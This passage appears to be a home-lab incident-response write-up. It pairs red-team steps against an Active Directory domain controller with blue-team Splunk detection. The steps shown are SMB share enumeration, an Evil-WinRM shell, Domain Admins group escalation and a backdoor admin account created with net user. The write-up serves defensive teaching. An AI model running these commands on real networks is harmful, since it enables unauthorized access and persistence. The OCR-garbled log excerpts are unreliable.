
- Incident Response Simulation —Full Attack Lifecycle

- SYSVOL\$
- IPC\$

The presence of these shares provided valuable insight into the organization's file structure. From an attacker's perspective, departmental shares often contain documents, scripts, configuration files, or other sensitive information that may assist in achieving later objectives.

Accessing a Departmental Share

After identifying the available shares, the attacker connected to the **Cyberfolder** share using the compromised Trent account with the command `smbclient //192.168.1.191/Cyberfolder -U Trent`



```

kali@kali:~$ smbclient //192.168.1.191/Cyberfolder -U Trent
Password for [WORKGROUP\Trent]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Jul 10 11:30:20 2026
..               D          0   Fri Jul 10 11:30:20 2026
new cyber text.txt A          0   Wed Feb 26 06:27:54 2025
text Memo.txt    A          0   Thu Feb 13 16:24:29 2025

15658239 blocks of size 4096. 8995067 blocks available
smb: \> cat Memo.txt
cat: command not found
smb: \>
  
```

Authentication was successful, confirming that the Trent account had permission to access the shared directory.

Browsing the contents of the share revealed several files and documents that appeared to belong to the organization's cybersecurity department. This confirmed that the compromised account had legitimate access to departmental resources that could later become targets for data theft.

Attempting to Access Administrative Shares

To determine whether the compromised account possessed administrative privileges, the attacker attempted to access the hidden **ADMIN\$** administrative share.

```
(kali㉿kali)-[~]  
$ smbclient //192.168.1.191/ADMIN$ -U Trent  
Password for [WORKGROUP\Trent]:  
tree connect failed: NT_STATUS_ACCESS_DENIED  
  
(kali㉿kali)-[~]  
$
```

Although authentication succeeded, access to the administrative share was denied.

This result indicated that while the Trent account was a valid domain user, it did not yet possess local administrative privileges on the Domain Controller. The failed authorization demonstrated that privilege escalation would still be required before administrative resources could be accessed.

● Blue Team Investigation

While reviewing Windows Security events in Splunk Enterprise, several authentication events were observed immediately after the password spraying attack.

The investigation identified a successful network logon performed by the **Trent** account originating from the Kali Linux attack machine.

Search | Splunk 10.60

localhost:8000/en-US/app/search/search?selected=1&initiated=now&log-search%20index%3D%20display.page.search.mode=smart&dispatch...

Format Show: 50 Per Page View: List

Time Event

7/10/26 4:55:36.345 PM 07/18/2026 04:55:36.345 PM LogName=Security EventCode=4634 EventType=9 ComputerName=Server-1.SHO744.local Show all 22 lines

Account Name = Trent
Message = An account was logged off. Subject Security ID: S-15-21-3722236044-2489974...
SourceName = Microsoft Windows security auditing host = Server-1
source = WinEventLog:Security sourcetype = WinEventLog:Security

7/10/26 4:55:35.556 PM 07/18/2026 04:55:35.556 PM LogName=Security EventCode=4634 EventType=9 ComputerName=Server-1.SHO744.local Show all 70 lines

Account Name = Account Name = Trent
Message = An account was successfully logged on. Subject Security ID: S-10-0 Account N...
SourceName = Microsoft Windows security auditing host = Server-1
source = WinEventLog:Security sourcetype = WinEventLog:Security

7/10/26 4:55:35.555 PM 07/18/2026 04:55:35.555 PM LogName=Security EventCode=4776 EventType=9 ComputerName=Server-1.SHO744.local Show all 57 lines

Selected Fields: Account_Name, host, Message, SourceName, source, sourcetype

Interesting Fields: Account_Domain, Authentication_Package, ComputerName, date_hour, date_minute, date_month, date_second, date_wday, date_year, date_zone, Elevated_Taskid, EventCode, EventType, Impersonation_Level, Index, Key_Length, Keywords, Succeeded, Linked_Logon_ID

Search | Splunk 10.60

localhost:8000/en-US/app/search/search?selected=40e%40nd&init=now&log-search%20index%3D%20display.page.search.mode=ons...

Format Show: 50 Per Page View: List

Time Event

Failure Reason: User not allowed to logon at this computer

Status: 0xC000006E
Sub Status: 0xC000007B

Process Information:
Caller Process ID: 0x8
Caller Process Name: -

Network Information:
Workstation Name: KALI
Source Network Address: 192.168.1.100
Source Port: 41162

Detailed Authentication Information:
Logon Process: NtLmSsp
Authentication Package: NTLM
Transmitted Services: -
Package Name (NTLM only): -
Key Length: 0

This event is generated when a logon request fails. It is generated on the computer where access was attempted.

The Subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

The Logon Type field indicates the kind of logon that was requested. The most common types are 2 (interactive) and 3 (network).

Selected Fields: Logon_ID, Logon_Type, OpCode, pcode, RecordNumber, Security_ID, splunk_server, TaskCategory, timeendpos, timestartpos, Type

103 more fields
Extract New Fields


The event contained the following information:

Field	Value
Event ID	4624
Account Name	Trent
Logon Type	3 (Network Logon)
Authentication Package	NTLM
Source Workstation	KALI
Source IP Address	192.168.1.186

This confirmed that the attacker had successfully authenticated to the Domain Controller using the compromised domain account.

Credential Validation

Further review of the Windows Security logs revealed **Event ID 4776**, indicating that the Domain Controller had successfully validated the NTLM credentials supplied during the SMB authentication process.



The credential validation event confirmed that authentication requests originating from **192.168.1.186** were accepted by the Domain Controller, providing additional evidence that the attacker was actively interacting with the environment using legitimate credentials.

Security Analysis

Although no system configuration changes occurred during this phase, the observed activity represents typical post-compromise discovery behavior.

After gaining initial access, attackers commonly enumerate available network resources to understand the environment, identify valuable assets, and determine which systems or files are accessible using the compromised account.

In this simulation, the attacker successfully authenticated using the Trent account, enumerated available SMB shares, and accessed a departmental file share containing organizational documents. The subsequent attempt to access the **ADMIN\$** share failed because the account did not yet possess administrative privileges.

From a defender's perspective, this sequence of events is significant because it demonstrates an attacker moving beyond initial access and beginning internal reconnaissance. Early detection of these activities provides defenders with an opportunity to contain the incident before privilege escalation or data theft occurs.

Blue Team Response

Containment

The Blue Team identified the suspicious SMB activity originating from **192.168.1.186** and began monitoring all authentication attempts associated with the compromised **Trent** account. Network sessions established by the account were reviewed to determine the scope of the attacker's access.

Eradication

Investigators verified which shared folders had been accessed and reviewed file permissions to ensure that no unauthorized modifications had occurred. The compromised account was closely monitored while preparations were made to reset its credentials and terminate active sessions.

Recovery

Following the investigation, access permissions to sensitive network shares were reviewed to ensure that users only retained the minimum privileges required for their roles. Additional monitoring was enabled for SMB authentication events and network share access to improve detection of similar activity in the future.

Lessons Learned

This phase demonstrated how attackers often spend time understanding a compromised environment before attempting privilege escalation or stealing data. Even though the attacker did not modify the system, the combination of successful SMB authentication, network share enumeration, and access to departmental resources provided valuable intelligence for the next stages of the attack.

Monitoring Windows Security events such as **Event ID 4624 (Successful Logon)** and **Event ID 4776 (Credential Validation)**, together with SMB activity, enables defenders to identify suspicious reconnaissance occurring after a successful compromise. Early detection of these behaviors can significantly reduce the attacker's ability to progress deeper into the environment.

Phase 5 – Privilege Escalation & Persistence

Objective




After obtaining valid domain credentials during the Initial Access phase, the attacker's objective shifted to gaining elevated privileges within the Active Directory environment. While the compromised **Trent** account provided access to network resources, it did not have administrative rights required to fully control the Domain Controller.


To simulate a complete compromise, the attacker first elevated Trent's privileges by adding the account to the **Domain Admins** security group. With administrative privileges established, the attacker then created a new privileged domain account to maintain long-term access to the environment, even if the original compromised account was detected or disabled.

Red Team Activity

Establishing Remote Administrative Access

During the reconnaissance phase, TCP port **3389 (Remote Desktop Protocol)** was identified as open on the Domain Controller. After successfully obtaining the **Administrator** credentials, I established a Remote Desktop session from the Kali Linux attack machine to the Windows Server with the command `xfreerdp /v:192.168.1.191 /u:Administrator`





The command completed successfully, confirming that the account had been granted Domain Administrator privileges.

To verify the change externally from the Kali machine, I used Impacket to enumerate the members of the **Domain Admins** group with command `impacket-net SMD744.local/Trent:`

`<password>@192.168.1.191 group -name "Domain Admins"`

```
(kali@kali)-[~]
$ impacket-net SMD744.local/Trent:[REDACTED]@192.168.1.191 group -name "Domain Admins"

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

1. Administrator
2. Trent
```

The output confirmed that **Trent** was now a member of the **Domain Admins** group.

At this point, the attacker had successfully escalated privileges from a standard domain user to a Domain Administrator.

Remote PowerShell Access

Rather than relying on Remote Desktop for every action, I established a remote PowerShell session using **Evil-WinRM** with the command `evil-winrm -i 192.168.1.191 -u Trent -p <password>`

```
kali@kali:~$ evl-winrm -i 192.168.1.191 -u Trent -p Trent
Evil-WinRM shell v1.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for
module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Trent\Documents>
```

The connection was successful, demonstrating that the newly elevated Trent account now possessed sufficient privileges to perform administrative operations remotely.

Using Evil-WinRM also simulated how attackers commonly operate after compromising a Windows environment, allowing administrative tasks to be executed entirely from the command line.

Persistence

With Domain Administrator privileges established, the next objective was to ensure continued access to the environment.

To achieve this, I created a new Active Directory user account named **SAMADT** with the command `net user SAMADT Password123 /add /domain`

Immediately after creating the account, I granted it Domain Administrator privileges with the command `net group "Domain Admins" SAMADT /add /domain .`

```
kali@kali:~$ evl-winrm -i 192.168.1.191 -u Trent -p Trent
Evil-WinRM shell v1.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for
module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Trent\Documents> net user SAMADT Password123 /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\Trent\Documents> net group "Domain Admins" SAMADT /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\Trent\Documents>
```

This technique establishes persistence by creating an attacker-controlled administrative account.


Even if the original **Trent** account were disabled or its password changed during incident response, the attacker could still regain access using the newly created **SAMADT** account.

Blue Team Investigation

While monitoring Windows Security logs in Splunk Enterprise, several high-risk events were generated that clearly indicated administrative compromise.

The investigation began when Splunk recorded a successful Remote Desktop logon by the **Administrator** account, followed almost immediately by a logoff event.

Although administrators commonly use RDP, the extremely short session duration was unusual and warranted further investigation.



Privileged Group Modification

Shortly afterwards, Splunk generated alerts indicating that the **Trent** account had been modified.

Windows recorded security events showing that Trent had been added to a privileged security group.

Search | Splunk 10.4.2

localhost:8000/en-US/app/search/search?q=search%2Findex%3D%26display.page.search.mode=smart&dispatch.sample_rate=1&workload_pool=Search...

NEW RESULTS

Index=

Time range: Last 60 minutes

✓ 912 events (7/14/26 1:14:00:00 PM to 7/14/26 2:14:41:000 PM) No Event Sampling

Events (912) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Descend

Format Show 50 Per Page View: List

Hide Fields All Fields

SELECTED FIELDS

- Account_Name 10
- host 1
- Message 100+
- source 3
- SourceName 8
- sourcetype 3

INTERESTING FIELDS

- Account_Domain 5
- Authentication_Package 4
- ComputerName 1
- date_hour 2
- date_minute 58
- date_month 1
- date_second 58

Time	Event
7/14/26 2:14:40.628 PM	8/7/14/2026 82:14:48.628 PM LogName=Security EventCode=4738 EventType=9 ComputerName=Server-1.980744.local Show all 46 lines Account_Name = ANONYMOUS LOGON Account_Name = Treat Message = A user account was changed. Subject Security ID S-1-5-7 Account Name: AND... SourceName = Microsoft Windows security auditing host = Server-1 source = WinEventLog\Security sourcetype = WinEventLog\Security
7/14/26 2:14:40.552 PM	8/7/14/2026 82:14:48.552 PM LogName=Security EventCode=4662 EventType=9 ComputerName=Server-1.980744.local Show all 38 lines

Windows Server 2019 Datacenter Evaluation
Windows License valid for 130 days
Build 17763.rs_release.180914-1414

2:15 PM
7/14/2026

Search | Splunk 10.4.2

localhost:8000/en-US/app/search/search?q=search%2Findex%3D%26display.page.search.mode=smart&dispatch.sample_rate=1&workload_pool=Search...

Hide Fields All Fields

Format Show 50 Per Page View: List

Time	Event														
7/14/26 2:14:40.628 PM	8/7/14/2026 82:14:48.628 PM LogName=Security EventCode=4738 EventType=9 ComputerName=Server-1.980744.local SourceName=Microsoft Windows security auditing Type=Information RecordNumber=154143 Keywords=Audit Success TaskCategory=User Account Management OpCode=Info Message=A user account was changed. Subject: <table border="1"> <tr> <td>Security ID:</td> <td>S-1-5-7</td> </tr> <tr> <td>Account Name:</td> <td>ANONYMOUS LOGON</td> </tr> <tr> <td>Account Domain:</td> <td>NT AUTHORITY</td> </tr> <tr> <td>Login ID:</td> <td>6x568</td> </tr> </table> Target Account: <table border="1"> <tr> <td>Security ID:</td> <td>S-1-5-21-3722276844-3489974592-853819965-1110</td> </tr> <tr> <td>Account Name:</td> <td>Treat</td> </tr> <tr> <td>Account Domain:</td> <td>980744</td> </tr> </table> Changed Attributes: - SAH Account Name: - - Display Name: - - User Principal Name: - - Home Directory: - - Home Drive: - - Script Path: -	Security ID:	S-1-5-7	Account Name:	ANONYMOUS LOGON	Account Domain:	NT AUTHORITY	Login ID:	6x568	Security ID:	S-1-5-21-3722276844-3489974592-853819965-1110	Account Name:	Treat	Account Domain:	980744
Security ID:	S-1-5-7														
Account Name:	ANONYMOUS LOGON														
Account Domain:	NT AUTHORITY														
Login ID:	6x568														
Security ID:	S-1-5-21-3722276844-3489974592-853819965-1110														
Account Name:	Treat														
Account Domain:	980744														

Domain account the user is added to



Windows Server 2019 Datacenter Evaluation
Windows License valid for 130 days
Build 17763.rs_release.180914-1414

4:10 PM
7/14/2026

These events confirmed that a standard domain user had suddenly acquired administrative privileges.

This represented a significant escalation in the attack.

Successful Administrative Logon



Moments later, Splunk recorded another successful authentication for **Trent**.

The event contained the following details:

Field	Value
Event ID	4624
Account Name	Trent
Logon Type	3 (Network)
Source IP	192.168.1.186
Elevated Token	Yes

Immediately afterwards, Windows generated **Event ID 4672**, indicating that special administrative privileges had been assigned to the new logon session.

The combination of these events confirmed that Trent was now operating with Domain Administrator privileges.

Detection of Persistence

As the investigation continued, Windows generated **Event ID 4720**, recording the creation of a new Active Directory user account.

Search | Splunk 10.4.2

localhost:8000/en-US/app/search/search?q=search%2Findex%3D%2BeventCode%3D4720%2BAccount_Name%3D%2Btrent&displaypage=searchmode=smart&sbpach/sample_ratio=1&workload_pool=Smart...

Hide Fields | All Fields | Format | Show: 50 Per Page | View: List

Time	Event
2-21-01:08:3 PM	LogName=Security EventCode=4732 EventType=8 ComputerName=Server-1.SHO744.local Show all 23 links Account Name = Trent Account Name = SAMADT Message = A user account was enabled. Subject Security ID: S-1-5-21-3722236044-248997... SourceName = Microsoft Windows security auditing host = Server-1 Source = WinEventLog\Security sourcetype = WinEventLog\Security
7/14/2026 2:21:01:579 PM	LogName=Security EventCode=4738 EventType=8 ComputerName=Server-1.SHO744.local Show all 49 links Account Name = Trent Account Name = SAMADT Message = A user account was created. Subject Security ID: S-1-5-21-3722236044-248997... SourceName = Microsoft Windows security auditing host = Server-1 Source = WinEventLog\Security sourcetype = WinEventLog\Security
7/14/2026 2:21:01:383 PM	LogName=Security EventCode=4834 EventType=8 ComputerName=Server-1.SHO744.local Show all 70 links Account Name = - Account Name = Trent Message =

A user name SAMADT was created by user Trent

Search | Splunk 10.4.2

localhost:8000/en-US/app/search/search?q=search%2Findex%3D%2BeventCode%3D4720%2BAccount_Name%3D%2Btrent&displaypage=searchmode=sm...

Hide Fields | All Fields | Format | Show: 50 Per Page | View: List

Time	Event																																								
